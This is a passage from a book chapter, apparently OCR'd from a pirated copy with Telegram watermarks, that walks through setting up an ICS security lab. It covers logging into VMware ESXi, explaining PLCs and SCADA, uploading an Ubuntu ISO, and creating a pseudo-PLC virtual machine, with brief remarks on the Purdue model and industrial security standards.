


Figure 1.7: Flashing USB key

I've created hypervisor servers on Intel NUC, Gigabyte Brix, Supermicro IoT, and Dell PowerEdge servers in the past. I've decided to reuse some

https://t.me/learningnets

old crypto mining equipment for demonstration purposes, but that's a whole other story, potentially for another book. Depending on your lab budget, I've had a lot of luck finding nice equipment on eBay. I performed a short search and discovered some excellent 1U servers for under USD 150.00.

Going ahead, I'm presuming you have the necessary hardware to boot from the USB key and install the hypervisor bare-metal. Once you've turned on the computer, it will boot from your newly created USB key. Then, as seen in the accompanying screenshot, create your Username and Password, and either configure the IP address to dynamic through DHCP or set a static address. You can start a web browser and go to the GUI when you've set your management IP address:




Figure 1.8: VMware ESXi login

Log in using the Username and Password that you set up during the installation process. After you've been authorized, you'll be taken to the

https://t.me/learningnets

ESXi host administration page, which looks like this:




Figure 1.9: VMware ESXi dashboard

You’re in good shape if you got here with a little effort. We’ve now successfully installed VMware Fusion and VMware ESXi on our lab’s hardware. We’ve taken another step toward establishing a fully functional Industrial Control System lab. In the next part, we’ll install the virtual machines on top of our new server.

https://t.me/learningnets

Spinning up Ubuntu as a pseudo-PLC/SCADA

To establish a test bench that will assist shape our approach as we move through this book, we'll simulate a virtual Programmable Logic Controller and SCADA combo. A PLC is a tiny, ruggedized computer that is used to control industrial processes. From basic discrete on-and-off activities to very complicated cascading control jobs, these processes can range from people movers at an airport to gadgets regulating SpaceX's Falcon 9. Automation systems can be found in a variety of industries, including oil and gas, energy generation, transmission, and distribution so that we can charge our iPhones and Android devices, food, and beverage products such as Coca-Cola, chemical mixing and bottling, pharmaceutical manufacturing such as Pfizer vaccine generation, transportation with avionics for controlling airplane flight systems, hospitals for monitoring patients, and many others. PLCs are ubiquitous, and these machines are in charge of everything we take for granted in our daily lives. SCADA stands for supervisory control and data acquisition. It is a system that is used to monitor and control a vast number of activities. For example, a single PLC can manage the local physical on-and-off behavior as well as the speed of a people mover in the first situation. A SCADA system then publishes and controls this data, allowing an operator to monitor and manage the process from afar. For a single procedure, this combination of PLC and SCADA would be overkill, thus SCADA excels when you need to control all of the people movers in an airport, mall, or even the Vegas strip. Individual processes or all processes can be started and stopped using the SCADA system. It's powerful in the sense that when building a security posture, you should prioritize defending this system.

https://t.me/learningnets

Now that I've gotten that out of the way, I've decided to utilize Ubuntu as my Linux distribution. It is a Canonical-developed and well-maintained distribution. As Canonical has launched UbuntuCore, an operating system that powers the Internet of Things ecosystem, becoming familiar with it will help you go forward. The reason I'm bringing this up is that the Operational Technologies industry is progressively working toward replacing legacy equipment with IoT technology. There are numerous examples of large suppliers innovating in this field to expand their product portfolio. Okay, enough with the future chit-chat; let's move to the downloading stage:

To begin your download, go to the following address:

This will take you to a web page similar to this:

Figure 1.10: Ubuntu software download

After clicking the Download option, sit back and wait for it to finish. It may take some time to download depending on your internet connection.

https://t.me/learningnets

We'll be able to install the OS after it's finished. This can be accomplished in a variety of ways. Installing on Fusion, then connecting to the server and uploading the VM from Fusion to ESXi is one option. Another approach is to upload the ISO to ESXi's datastore and then create a new virtual machine with the Ubuntu ISO mounted on the virtual DVD drive. We'll use the datastore method since we want to keep as little local as possible because we don't want to overburden our local PCs with several VMs. We'll log into the GUI and, when the host administration screen appears, select the Datastores option under as seen in the following screenshot:

Figure 1.11: Storage datastore

You may have a single disc or many discs, depending on your arrangement. This setup is beyond the scope of this book, but it is ultimately a matter of personal preference.

After that, we'll click the Datastore browser button. On the screen, a modal will appear, like shown here:

https://t.me/learningnets





Figure 1.12: Upload browser

You'll want to choose the datastore to which you'll upload the ISO file from here. Then, for later recall, I prefer to establish a directory where I can save all of my ISOs. In the following screenshot, you can see an example of creating an iso folder directory:



https://t.me/learningnets

Figure 1.13: Creating a new directory

Now click the Upload button after selecting the newly created directory. This will open a Finder/Explorer window where you may pick the ISO file you just downloaded. As demonstrated in the following screenshot, once you've picked the file, you'll notice a progress bar that displays the file's completion:




Figure 1.14: Upload in progress

Once the file has been uploaded, you will see your newly uploaded VM in




Figure 1.15: Uploaded ISO

The next step is to go to the Navigator menu on the left-hand side of the screen and pick VMs. On the right-hand side of the screen, click the Create / Register VM button, as seen in the screenshot:

https://t.me/learningnets




Figure 1.16: Virtual Machines dashboard

When you click this, a modal will appear with three options:

Create a new virtual machine in step one.

Create a virtual machine using an OVF or OVA file.Register a virtual machine that already exists

This can be seen in the following screenshot:

https://t.me/learningnets




Figure 1.17: Creating a virtual machine

Here, we'll select the Create a new virtual machine option. Another pop-up window will appear as a result of this. We'll fill up the Name, Compatibility, Guest OS family, and Guest OS version selections from here. Compatibility is a feature that allows a virtual machine to access version-specific virtual hardware. In the following screenshot, we can see what this looks like:

https://t.me/learningnets




Figure 1.18: Compatibility selection

Next should be selected. You'll be taken to a new screen where you can choose which datastore your new PLC VM should be created on. I choose VM-Storage and then click

https://t.me/learningnets




Figure 1.19: Select storage page

The next screen lets you to personalize the virtual machine that we're launching. We want to keep the resources similar to those of an actual off-the-shelf device because this VM would emulate a PLC. The Datastore ISO file that we loaded into CD/DVD Drive 1 will be the focus.

The requirements I've chosen are 1 for CPU, 1 GB RAM, 40 GB disc space, VM network, and Datastore ISO (Ubuntu ISO), as shown in the following screenshot:

https://t.me/learningnets




Figure 1.20: Customize settings page

In the next part, we'll configure the network to follow a pseudo-Purdue model. The Purdue model is a paradigm for segmenting industrial networks that are based on theory. Many books have been written about the benefits of modeling a network after the Purdue model, therefore I strongly suggest picking one up and reading it. The Purdue model is one technique to apply a standard to segmentation, but there have been many others developed, many of which are industry specific. North American Dependability Corporation Critical Infrastructure Protection is a collection of reliability standards used in the utility industry in North America to conform to security best practices. Although the Chemical Facility Anti-Terrorism Standards were created expressly for the chemical sector, there is a lot of overlap between them. Outside of North America, the International Organization for Standardization 27000 series, notably ISO-

https://t.me/learningnets

27002, as well as the International Society of Automation 99 or ISA 62443, from which the Purdue model is developed, have been accepted.

Now press the Finish button. The provisioned VM will be placed inside the datastore as a result of this. Then we'll start the VM, which will take us through the Ubuntu installation process. We can accomplish that by pressing the green power on button in the following screenshot:

